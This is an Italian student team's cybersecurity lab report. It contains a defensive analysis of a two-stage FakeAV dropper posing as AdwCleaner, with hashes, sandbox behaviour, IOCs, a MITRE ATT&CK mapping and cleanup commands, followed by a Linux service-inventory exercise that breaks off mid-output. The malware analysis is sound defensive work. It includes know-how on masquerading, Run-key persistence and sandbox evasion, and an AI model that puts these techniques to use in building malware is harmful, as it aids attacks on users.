

CYBERSECURITY LAB REPORT

REPORT TECNICO BUILD WEEK 3

ANALISI E LABORATORI AMBITO CYBERSICUREZZA, SOC, ANALISI E DIFESA

Questo report include tutta una serie di esercizi che includono lo sviluppo di come il modo di ragionare in termini di raccolta dati per lo scopo di creare le più alte difese contro cyberattacks di ogni tipologia.

Data: 22-26 giugno 2026 | Team: Sentinels
Nomi: Fabio De Zanet | Jonathan Di Genova |
Mauro Picca | Daniele Salerno | Simone Salvi |
Simone Santonico | Lorenzo Ventura



INDICE DEI CONTENUTI


Esercizio. 1 – Malware Analysis	3
Esercizio. 2 – Identificazione dei server linux e test dei servizi tcp	15
Esercizio. 3 – Navigazione del files stem linux e gestione dei permessi	32
Esercizio. 4 – Usare Wireshark per Esaminare il Traffico HTTP e HTTPS	51
Esercizio. 5 – Anyrun	58
Esercizio. 6 – Estrarre un Eseguiabile da un PCAP	72
Bonus 1: Interpretare Dati HTTP e DNS per Isolare l'Attore della Minaccia	77
Bonus 2: Isolare un Host Compromesso Usando la 5-Tupla	83
Bonus 3: Splunk Haunting	91
Extra 1: Sorgente del malwaree	100
Extra 2: Cracking di un buffer overflow	104

ESERCIZIO 1 - MALWARE ANALYSIS

AMBIENTE E METODOLOGIA DI ANALISI

Ambiente di laboratorio: l'analisi è stata condotta in macchina virtuale isolata **FlareVM** (istantanea "clean", Oracle VirtualBox), ambiente standard per malware analysis e reverse engineering, dotato di toolset dedicato (HashMyFiles, Visual Studio Code, strumenti da riga di comando per analisi statica).

Acquisizione del campione: il file è stato scaricato da un repository pubblico di malware campioni, estratto tramite la password fornita ("infected") esclusivamente all'interno della VM isolata, per evitare qualsiasi rischio di esecuzione accidentale sull'host.



Verifica di corrispondenza del campione: subito dopo l'estrazione, è stato calcolato l'hash del file tramite **HashMyFiles (NirSoft)** per confermare l'integrità e la corrispondenza con il campione descritto nei report di terze parti utilizzati nelle sezioni successive.

Campo	Valore (HashMyFiles)	Corrispondenza
Filename	AdwereCleaner.exe	Confermato
MD5	248aadd395ffa7ffb1670392a9398454	Identico VT stadio 1
SHA-256	51290129cccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc	Identico VT stadio 1
Dimensione	195.400 byte	Coerente con 190.82 KB (VT)

Nota di analisi: la discrepanza di dimensione tra i 195.400 byte rilevati da HashMyFiles e i 190.82 KB riportati da VirusTotal è puramente di formato di visualizzazione (byte esatti vs. KB arrotondati), non un'anomalia. La corrispondenza di MD5 e SHA-256, esatta al carattere, è l'elemento dirimente: il file scaricato è il medesimo campione analizzato in tutte le sezioni successive.

Analisi dinamica: l'osservazione comportamentale (process tree, attività di registro, filesystem e rete) è stata effettuata tramite sandbox **ANY.RUN**, i cui dati sono riportati nella Sezione 4.

EXECUTIVE SUMMARY

Il campione analizzato è un **dropper a due stadi** che si maschera da AdwCleaner, il noto tool anti-adware di Malwarebytes, per indurre l'utente all'esecuzione. Si tratta di un installer **NSIS (Nullsoft Scriptable Install System)** che, una volta lanciato, dropa ed esegue un secondo eseguibile interno: **AdwareBooC.exe**, un trojan .NET/MSIL che installa persistenza tramite chiave di Run nel registro di sistema.

Entrambi gli stadi sono stati verificati indipendentemente su VirusTotal come malevoli: lo stadio 1 con **53/70 rilevazioni** (trojan/fakeav/dropper), lo stadio 2 con **51/71 rilevazioni** (trojan/fakeav/hacktool, famiglia Jatif). L'analisi dinamica non mostra comunicazioni C2 esplicite nella finestra di osservazione disponibile (60 secondi), ma evidenzia traffico anomalo di validazione certificati riconducibile a un certificato di code-signing **revocato**, riscontrato su entrambi i campioni: indicatore della riutilizzazione della stessa infrastruttura di firma compromessa per l'intera campagna.

IDENTIFICAZIONE DEI CAMPIONI

2.1 Stadio 1: Installer / Dropper

Campo	Valore
Nome file (VirusTotal)	AdwereCleaner.exe
Nome file (sandbox)	FakeAdwCleaner.exe (da %TEMP%)
Dimensione	190.82 KB
MD5	248AADD395FFA7FFB1670392A9398454
SHA1	C53C140BBDEB556FCA33BC7F9B2E44E9061EA3E5
SHA256	51290129cccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc
Detection rate VT	53/70
Threat label	trojan.porcupine/boy2napig
Categorie minaccia	trojan, fakeav, dropper
Family labels	porcupine, boy2napig, mint
Community Score	-220

53/70

Community Score -220

53/70 security vendors flagged this file as malicious

51290129cccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc

AdwereCleaner.exe

Size 190.82 KB Last Analysis Date 9 days ago

peexe checks-network-adapters runtime-modules revoked-cert invalid-signature persistence signed executes-dropped-file overlay direct-cpu-clock-access checks-user-input nsis detect-debug-environment

Reanalyze Similar More

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 21+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.porcupine/boy2napig Threat categories trojan fakeav dropper Family labels porcupine boy2napig mint

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	ⓘ Dropper:Win32.Dapato.R137988	Alibaba	ⓘ Hoax:MSIL/Porcupine.e66e0e97
AliCloud	ⓘ Trojan:MSIL/Hoax.Akgpp	Antiy-AVL	ⓘ HackTool[Hoax]/MSIL.Agent
Arcabit	ⓘ Trojan.Mint.Porcupine.ED5D10	Arctic Wolf	ⓘ Unsafe
Avast	ⓘ Win32:FakeAV-FLW [Trj]	AVG	ⓘ Win32:FakeAV-FLW [Trj]

Stadio 2: Payload Droppato

Campo	Valore
Nome file reale (VT)	AdwareBooC.exe
Nome file su disco (sandbox)	6AdwCleaner.exe
Dimensione	168.60 KB
SHA256	4f0033e811fe2497b38f0d45df958829d01933ebe7d331079eefc8e38fbeaa61
MD5	87E4959FEFEC297EBBF42DE79B5C88F6
Detection rate VT	51/71
Threat label	trojan.jatif/msil
Categorie minaccia	trojan, fakeav, hacktool
Family labels	jatif, msil, rogue
Community Score	-149

Nota di analisi: i due stadi sono campioni distinti, con hash, detection rate e family label propri, entrambi confermati malevoli indipendentemente su VirusTotal. Il payload di stadio 2, rinominato 6AdwCleaner.exe al momento del dropping per mantenere il masquerading, conserva nei metadati PE interni la descrizione reale "AdwareBooC": identità ora confermata anche dal nome file riportato da VirusTotal per lo stesso hash. Si tratta di un caso chiaro di masquerading (MITRE T1036.005), tipico di fakesware che impersona un tool di sicurezza noto per ottenere fiducia ed esecuzione.

ANALISI STATICA

3.1 Tipologia e Formato (Stadio 1)

- **TRiD:** identificato primariamente come NSIS - Nullsoft Scriptable Install System (91.9%), con match secondari residuali a Win32/Win64 generici.
- **MIME:** application/vnd.microsoft.portable-executable
- **Formato:** PE32, GUI subsystem, Intel 80386, 5 sezioni, self-extracting archive.

Lo stadio 1 non è il payload finale, ma un **contenitore/installer** che incorpora e dropa il vero artefatto malevolo: pattern classico per dropper mascherati da tool legittimi.

Header PE (Stadio 1)

Campo	Valore
MachineType	Intel 386
TimeStamp	2013-12-25 05:01:41 UTC
PEType	PE32
LinkerVersion	6
CodeSize	24.064 byte
InitializedDataSize	162.816 byte
UninitializedDataSize	1.024 byte
EntryPoint	0x30e4
Subsystem	Windows GUI
ImageFileCharacteristics	No relocs, Executable, No line numbers, No symbols, 32-bit

Runtime e Caratteristiche Aggiuntive (Stadio 2)

Il tag `assembly` presente su VirusTotal conferma che si tratta di un binario **.NET (MSIL)**, coerente con il family label `msil` e il popular threat label `trojan.jatify/msil`. Il tag `long-sleeps` indica tecniche di **evasione temporale** (sleep/delay execution) progettate per superare finestre di analisi sandbox brevi. La sessione disponibile ha monitorato il campione per soli 60 secondi, il che spiega la mancata osservazione di comportamenti aggressivi successivi.

Firma Digitale (entrambi gli stadi)



Entrambi i campioni presentano simultaneamente i tag `signed`, `invalid-signature` e `revoked-cert`: i file sono firmati digitalmente, ma la firma è **non valida perché il certificato è stato revocato**. Il riscontro identico su entrambi gli stadi indica che la stessa infrastruttura di firma compromessa (catena Comodo/Sectigo) è stata riutilizzata per l'intera campagna. Questo è corroborato dall'analisi dinamica, dove si osserva traffico massiccio verso OCSP/CRL di Comodo/Sectigo.

ANALISI DINAMICA

Catena di Esecuzione (Process Tree)

```
explorer.exe └─ FakeAdwCleaner.exe (PID 6728) <-- stadio 1: installer NSIS └─
6AdwCleaner.exe (PID 5220) <-- stadio 2: payload AdwareBooC.exe (.NET/MSIL)
```

PID	Processo	Path	Integrity Level	Descrizione PE
6728	FakeAdwCleaner.exe	%TEMP%\FakeAdwCleaner.exe	N/D	N/D
5220	6AdwCleaner.exe	%LOCALAPPDATA%\AdwCleaner.exe	MEDIUM	"AdwareBooC" v1.0.0.0



Comportamenti Osservati

Malevolo **MALICIOUS**

- Modifica del valore di autorun nel registro, attribuita a 6AdwCleaner.exe (PID 5220).

Sospetto **SUSPICIOUS**

- Lettura delle impostazioni di sicurezza di Internet Explorer (entrambi i processi).
- Contenuto eseguibile droppato/sovrascritto (PID 6728).

Informativo **INFO**

- Verifica lingue supportate e lettura nome computer (entrambi).
- Lettura Machine GUID dal registro (PID 5220): fingerprinting host (MITRE T1082/T1012).
- Lettura variabili d'ambiente (PID 5220).
- Verifica configurazione proxy (PID 5220): possibile network discovery (MITRE T1016).
- Disabilitazione dei trace log RAS (PID 5220): probabile boilerplate NSIS, non evasione deliberata.

Nota di analisi: il campo "Malware configuration" risulta vuoto nella sandbox ("No Malware configuration"): nessuna configurazione C2 strutturata e stata estratta, coerente con l'assenza di traffico C2 osservato nella sezione di rete. Cio non esclude la presenza di comportamenti C2 attivabili solo dopo il periodo di sleep non catturato nella finestra disponibile.

Attività sul Filesystem

PID	Processo	File	Tipo
6728	FakeAdwCleaner.exe	%LOCALAPPDATA%\AdwCleaner.exe	executable (stadio 2)
5220	6AdwCleaner.exe	CryptnetUrlCache\Content* (x3)	binary (cache CRL/OCSP)
5220	6AdwCleaner.exe	CryptnetUrlCache\MetaData* (x3)	binary (cache CRL/OCSP)

Nota di analisi: i 6 file sotto cryptneturlcache sono artefatti generati automaticamente da Windows (crypt32.dll) durante il tentativo di validare il certificato revocato, non payload aggiuntivi del malware. L'unico file droppato che costituisce un secondo stadio eseguibile è 6AdwCleaner.exe (alias AdwareBooC.exe).

Attività di Registro

Chiave	Valore	Classificazione
HKCU\...\Run\AdwCleaner	"...AdwCleaner.exe" -auto	MALICIOUS - Persistenza
HKCU\SOFTWARE\AdwCleaner\id	0	Chiave config interna malware
HKLM\...\TracingAdwCleaner_RASAPI32	(valori standard)	INFO - Boilerplate NSIS
HKLM\...\TracingAdwCleaner_RASMANCS	(valori standard)	INFO - Boilerplate NSIS

La scrittura sulla chiave `Run` e il **meccanismo di persistenza primario** e corrisponde esattamente al comportamento flaggato come "MALICIOUS" dalla sandbox.

Attività di Rete

Metrica	Valore
Richieste HTTP(S)	12
Connessioni TCP/UDP	44
Richieste DNS	25
Minacce di rete rilevate	0

La quasi totalità del traffico e rumore ambientale della VM (processi Microsoft: `MoUsoCoreWorker.exe`, `SIHClient.exe`, `SearchApp.exe`, `svchost.exe`). Il traffico attribuibile specificamente a `6AdwCleaner.exe` (PID 5220):

Destinazione	IP	Scopo
<code>ocsp.usertrust.com</code>	104.18.38.233 / 172.64.149.23	Verifica stato certificato
<code>ocsp.comodoca.com</code>	104.18.38.233 (x2 richieste)	Verifica stato certificato
<code>crl.comodoca.com</code>	172.64.149.23	Download COMODOCodeSigningCA2.crl (71.2 KB)

Questo pattern conferma in modo indipendente l'ipotesi formulata nella Sezione 3.4: il binario porta una firma associata a una CA di code-signing Comodo/Sectigo revocata, e il sistema, nel tentativo di validarla, scarica l'intera CRL della CA.

Nota di analisi: nella sezione "Threats" del report di sandbox compare il dominio `www.vikingwebscanner.com`, marcato come malicious dal motore di reputazione. Non è possibile determinare con certezza dal solo estratto se si tratti di una stringa embedded nel binario (riferimento tipico a fake scan page nelle campagne FakeAV) o di un artefatto di rendering. Riportato come IOC a bassa confidenza, da validare con estrazione statica delle stringhe o nuova sottomissione.

TABELLA IOC CONSOLIDATA

Tipo	Valore	Confidenza
SHA256 stadio 1	51290129cccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc	ALTA (VT 53/70)
MD5 stadio 1	248aadd395ffa7ffb1670392a9398454	ALTA
SHA1 stadio 1	c53c140bbdeb556fca33bc7f9b2e44e9061ea3e5	ALTA
SHA256 stadio 2	4f0033e811fe2497b38f0d45df958829d01933ebe7d331079eefc8e38fbeaa61	ALTA (VT 51/71)
MD5 stadio 2	87e4959fefec297ebbf42de79b5c88f6	ALTA
Nome reale payload	AdwareBooC.exe	ALTA (METADATI PE + VT)
Famiglia stadio 1	porcupine / boy2napig / mint	ALTA
Famiglia stadio 2	Jatif (MSIL)	ALTA
Path stadio 1	%TEMP%\FakeAdwCleaner.exe	ALTA
Path stadio 2	%LOCALAPPDATA%\AdwCleaner.exe	ALTA
Persistenza (Run key)	HKCU\...\Run\AdwCleaner = "...AdwCleaner.exe" -auto	ALTA
Config interna malware	HKCU\SOFTWARE\AdwCleaner\id = 0	ALTA
Infrastruttura CA revocata	ocsp.usertrust.com , ocsp.comodoca.com , crl.comodoca.com	MEDIA (CONSEGUENZA FIRMA)
Dominio sospetto	www.vikingwebsscanner.com	BASSA (DA VALIDARE)

MAPPATURA MITRE ATT&CK

Tecnica	ID	Evidenza
Boot or Logon Autostart: Registry Run Keys	T1547.001	Scrittura HKCU\...\Run\AdwCleaner
Masquerading: Match Legitimate Name	T1036.005	AdwareBooC.exe rinominato 6AdwCleaner.exe , impersonazione brand Malwarebytes
Subvert Trust Controls: Code Signing	T1553.002	Firma presente ma certificato revocato su entrambi gli stadi
Ingress Tool Transfer / Dropper	T1105	Stadio 1 dropa ed esegue stadio 2
Virtualization/Sandbox Time Based	Evasion: T1497.003	Tag long-sleeps sul payload .NET
System Information Discovery	T1082	Lettura nome computer, Machine GUID
System Location Discovery	T1614	Verifica impostazioni di localizzazione
Network Configuration Discovery	T1016	Verifica proxy, checks-network-adapters
Query Registry	T1012	Lettura Machine GUID
Virtualization/Sandbox (debug)	Evasion T1497	Tag detect-debug-environment su entrambi gli stadi
Indicator Removal / Impair Defenses	T1562	Disabilitazione tracing RAS (probabile boilerplate, bassa confidenza)

CONCLUSIONI E VALUTAZIONE DEL RISCHIO

Il campione rappresenta un **dropper FakeAV/scareware a due stadi** che sfrutta il brand riconosciuto di AdwCleaner per ottenere esecuzione fiduciosa da parte della vittima. La catena di infezione è lineare: installer NSIS, poi payload .NET secondario, poi persistenza via Run key. Nessun meccanismo di comando e controllo attivo osservato durante la finestra di analisi (60 secondi), né configurazione malware strutturata estratta dalla sandbox.

Entrambi gli stadi sono confermati malevoli indipendentemente su VirusTotal. Il payload finale (AdwareBooC.exe, famiglia Jatif/MSIL) presenta capacità di **evasione temporale** (long-sleeps) potenzialmente progettate per eludere sandbox con finestre brevi come quella disponibile. L'indicatore più solido e verificabile su entrambi gli stadi è la **firma digitale con certificato revocato**, confermata sia dai tag statici VirusTotal sia dal traffico OCSP/CRL osservato dinamicamente.

Nota di analisi: la finestra di osservazione di soli 60 secondi, combinata con la presenza confermata di tecniche di long-sleep nel payload .NET, lascia aperta la possibilità concreta che comportamenti aggiuntivi (ulteriori dropper, comunicazioni C2 a tempo, raccolta dati) non si siano manifestati per evasione temporale deliberata. Si raccomanda, dove il campione sia disponibile, una decompilazione MSIL del payload tramite dnSpy o ILSpy per caratterizzare le funzionalità reali oltre al meccanismo di persistenza osservato.

REMEDICATION E PULIZIA DELLE TRACCE

Da eseguire **esclusivamente in ambiente isolato**. Su un sistema di produzione reale la reimaging completa dell'host è preferibile alla rimozione puntuale degli IOC documentati.

8.1 Terminazione Processi Attivi

```
taskkill /F /IM FakeAdwCleaner.exe
taskkill /F /IM 6AdwCleaner.exe
```

Verifica: `tasklist | findstr /I "adwcleaner"` deve restituire output vuoto.

8.2 Rimozione Persistenza nel Registro

```
reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v AdwCleaner /f
reg delete "HKCU\SOFTWARE\AdwCleaner" /f
```

Verifica post-rimozione con: `reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"`. In presenza di watchdog (processo che ripristina la chiave), procedere in modalità sicura prima della rimozione.

8.3 Eliminazione File Droppati

```
del /F "%LOCALAPPDATA%\AdwCleaner.exe"
del /F "%TEMP%\FakeAdwCleaner.exe"
reg delete "HKLM\SOFTWARE\Microsoft\Tracing\AdwCleaner_RASAPI32" /f
reg delete "HKLM\SOFTWARE\Microsoft\Tracing\AdwCleaner_RASMANCS" /f
```

8.4 Pulizia Cache Certificati (opzionale)

```
certutil -urlcache * delete
```

Gli artefatti `CryptnetUrlCache` sono cache di sistema, non payload. La loro rimozione non è strettamente necessaria per la bonifica ma è consigliata per igiene generale del sistema.

8.5 Verifica Post-bonifica

1. Eseguire `tasklist` : assenza di processi residui.
2. Verificare assenza chiave `HKCU\...\Run\AdwCleaner` e di `HKCU\SOFTWARE\AdwCleaner` .
3. Confermare assenza dei file in `%TEMP%` e `%LOCALAPPDATA%` .
4. Riavviare il sistema e ripetere la verifica della chiave `Run` per escludere ricreazione automatica.
5. Eseguire scansione con un secondo motore antivirus/EDR per residui non documentati nell'analisi a 60 secondi.

Nota di analisi: *la procedura copre gli IOC noti e osservati. Non può essere escluso con certezza che il malware implementi meccanismi di persistenza o esfiltrazione aggiuntivi attivabili solo dopo il periodo di sleep. Per ambienti di produzione reali, si raccomanda la reimaging completa dell'host piuttosto che la sola rimozione puntuale degli IOC documentati.*

ESERCIZIO 2 - IDENTIFICAZIONE DEI SERVER LINUX E TEST DEI SERVIZI TCP

Analisi condotta su sistema CyberOps Workstation mediante strumenti nativi Linux per la mappatura dei processi server, l'inventario dei servizi di rete esposti e la verifica applicativa tramite client Telnet.

EXECUTIVE SUMMARY

Il presente documento descrive le attività di analisi condotte su un sistema Linux (CyberOps Workstation) finalizzate all'identificazione dei processi server in esecuzione e alla verifica dei servizi TCP esposti. Attraverso l'utilizzo di strumenti nativi del sistema operativo (`ps` , `netstat`) e del client `telnet` , e' stato possibile mappare completamente i servizi attivi, identificare i relativi processi proprietari e verificarne il comportamento a livello applicativo.

L'attività rientra nell'ambito della sorveglianza e dell'inventario dei servizi di rete, competenze fondamentali per qualsiasi analista SOC o amministratore di sicurezza impegnato nel monitoraggio proattivo dell'infrastruttura.

AMBIENTE DI TEST

Parametro	Valore
Sistema Operativo	CyberOps Workstation (Linux)
Utente	analyst
Data esecuzione	22 Giugno 2026
Strumenti utilizzati	ps, netstat, telnet

PARTE 1: IDENTIFICAZIONE DEI PROCESSI E SERVIZI IN ESECUZIONE

Visualizzazione di tutti i processi con `ps -elf`

Il primo passo dell'analisi ha previsto l'esecuzione del comando `ps` con privilegi elevati per ottenere una lista completa di tutti i processi attivi sul sistema, inclusi quelli in esecuzione in background.

Comando eseguito:

```
sudo ps -elf
```


L'output mostra tutti i processi attivi con le seguenti informazioni per ciascuno: flag (F), stato (S), utente proprietario (UID), PID, PID del processo padre (PPID), priorit , e comando associato. I processi del kernel sono identificabili dalla notazione tra parentesi quadre (es. `[kthreadd]`, `[kworker]`), mentre i servizi utente appaiono con il loro percorso completo.

Nota di analisi: L'utilizzo di `sudo` e' necessario in quanto, senza privilegi elevati, il comando `ps` mostrerebbe esclusivamente i processi appartenenti all'utente corrente, escludendo i servizi di sistema e i processi di altri utenti.

Avvio di nginx e visualizzazione della gerarchia con ps -ejH

Dopo l'avvio del web server nginx, e' stata analizzata la gerarchia dei processi tramite l'opzione `-H`, che visualizza i processi in formato ad albero con indentazione.

Comandi eseguiti:

```
sudo /usr/sbin/nginx
sudo ps -ejH
```

```
CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications: Terminal - analyst@secO...
Terminal - analyst@secOps:~
analyst@secOps:~
[analyst@secOps ~]$ sudo /usr/sbin/nginx
[sudo] password for analyst:
[analyst@secOps ~]$ sudo ps /ejH
error: garbage option

Usage:
ps [options]

Try 'ps --help <simple|list|output|threads|misc|all>'
or 'ps --help <s|l|o|t|m|a>'
for additional help text.

For more details see ps(1).
[analyst@secOps ~]$ sudo ps -ejH
  PID   PGID   SID  TTY      TIME  CMD
    2      0      0  ?        00:00:00 kthreadd
    3      0      0  ?        00:00:00 pool_workqueue_release
    4      0      0  ?        00:00:00 kworker/R-rcu_gp
    5      0      0  ?        00:00:00 kworker/R-sync_wq
    6      0      0  ?        00:00:00 kworker/R-kvfree_rcu_reclaim
    7      0      0  ?        00:00:00 kworker/R-slab_flushwq
    8      0      0  ?        00:00:00 kworker/R-netns
    9      0      0  ?        00:00:00 kworker/0:0-rcu_gp
   10      0      0  ?        00:00:00 kworker/0:1-events
   11      0      0  ?        00:00:00 kworker/0:0H-kblockd
   12      0      0  ?        00:00:00 kworker/u8:0-events_unbound
   13      0      0  ?        00:00:00 kworker/u8:1-ipv6_addrconf
   14      0      0  ?        00:00:00 kworker/R-mm_percpu_wq
   15      0      0  ?        00:00:00 ksoftirqd/0
   16      0      0  ?        00:00:00 rcu_preempt
   17      0      0  ?        00:00:00 rcub/0
   18      0      0  ?        00:00:00 rcu_exp_par_gp_kthread_worker/0
   19      0      0  ?        00:00:00 rcu_exp_gp_kthread_worker
   20      0      0  ?        00:00:00 migration/0
   21      0      0  ?        00:00:00 idle_inject/0
```

La struttura ad albero evidenzia la relazione padre-figlio tra i processi tramite indentazione visiva dei nomi nella colonna CMD. La colonna PPID (Parent Process ID) fornisce inoltre l'informazione numerica della relazione gerarchica. I processi kernel thread risultano figli del processo con PID 2 (`kthreadd`), mentre i servizi utente dipendono dal processo init/systemd (PID 1).

Analisi delle connessioni di rete con netstat

3.3.1 Output grezzo di netstat

L'esecuzione di `netstat` senza opzioni ha prodotto un output esteso contenente sia le connessioni Internet attive che i socket di dominio Unix, visibili nella sezione inferiore dell'output. Successivamente, l'applicazione delle opzioni `-tunap` ha permesso di ottenere una vista pulita e completa di tutti i servizi TCP/UDP in ascolto sul sistema.

Comando eseguito:

```
sudo netstat -tunap
```

```
CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
Applications: Terminal - analyst@secO...
Terminal - analyst@secOps:~
analyst@secOps:~
